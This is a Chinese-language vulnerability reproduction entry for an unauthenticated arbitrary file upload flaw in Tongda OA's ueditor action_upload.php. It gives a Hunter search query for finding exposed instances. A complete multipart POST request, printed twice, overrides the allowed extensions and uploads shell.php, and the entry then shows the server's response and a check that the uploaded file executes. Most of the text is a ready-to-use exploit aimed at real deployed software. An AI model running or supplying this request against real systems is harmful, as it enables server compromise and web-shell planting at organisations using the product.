
T10-12通达-OA-文件上传

漏洞描述：

action_upload.php 文件过滤不足且无需后台权限，导致任意文件上传漏洞。

网站图片：




网络测绘：

Hunter 语法：

app.name="通达 OA"

漏洞复现：


```
POST /module/ueditor/php/action_upload.php?action=uploadfile HTTP/1.1
Content-Type: multipart/form-data; boundary=00content0boundary00
User-Agent: Java/1.8.0_371
Host: xx.xx.xx.xx
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 605

--00content0boundary00
Content-Disposition: form-data; name="CONFIG[fileFieldName]"

filename
--00content0boundary00
Content-Disposition: form-data; name="CONFIG[fileMaxSize]"

10000
--00content0boundary00
Content-Disposition: form-data; name="CONFIG[filePathFormat]"

shell
--00content0boundary00
Content-Disposition: form-data; name="CONFIG[fileAllowFiles][]"

.php
--00content0boundary00
Content-Disposition: form-data; name="mufile"

submit
--00content0boundary00
Content-Disposition: form-data; name="filename"; filename="shell.php"

<?php echo 123;?>
--00content0boundary00--
```



```
POST /module/ueditor/php/action_upload.php?action=uploadfile HTTP/1.1
Content-Type: multipart/form-data; boundary=00content0boundary00
User-Agent: Java/1.8.0_371
Host: [redacted]
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
Content-Length: 605

--00content0boundary00
Content-Disposition: form-data; name="CONFIG[fileFieldName]"

filename
--00content0boundary00
Content-Disposition: form-data; name="CONFIG[fileMaxSize]"

10000
--00content0boundary00
Content-Disposition: form-data; name="CONFIG[filePathFormat]"

shell
--00content0boundary00
Content-Disposition: form-data; name="CONFIG[fileAllowFiles][]"

.php
--00content0boundary00
Content-Disposition: form-data; name="mufile"

submit
--00content0boundary00
Content-Disposition: form-data; name="filename"; filename="shell.php"

<?php echo 123;?>
--00content0boundary00--
```

```
HTTP/1.1 200 OK
Server: nginx
Date: Wed, 02 Aug 2023 01:50:40 GMT
Content-Type: text/html; charset=gbk
Connection: keep-alive
Vary: Accept-Encoding
X-Frame-Options: SAMEORIGIN
Content-Length: 0

```

上传文件地址为http://ip/shell.php,发起get请求上传后文件地址，响应200，表示存在该漏洞，否则不存在



[redacted]/shell.php

```
123
```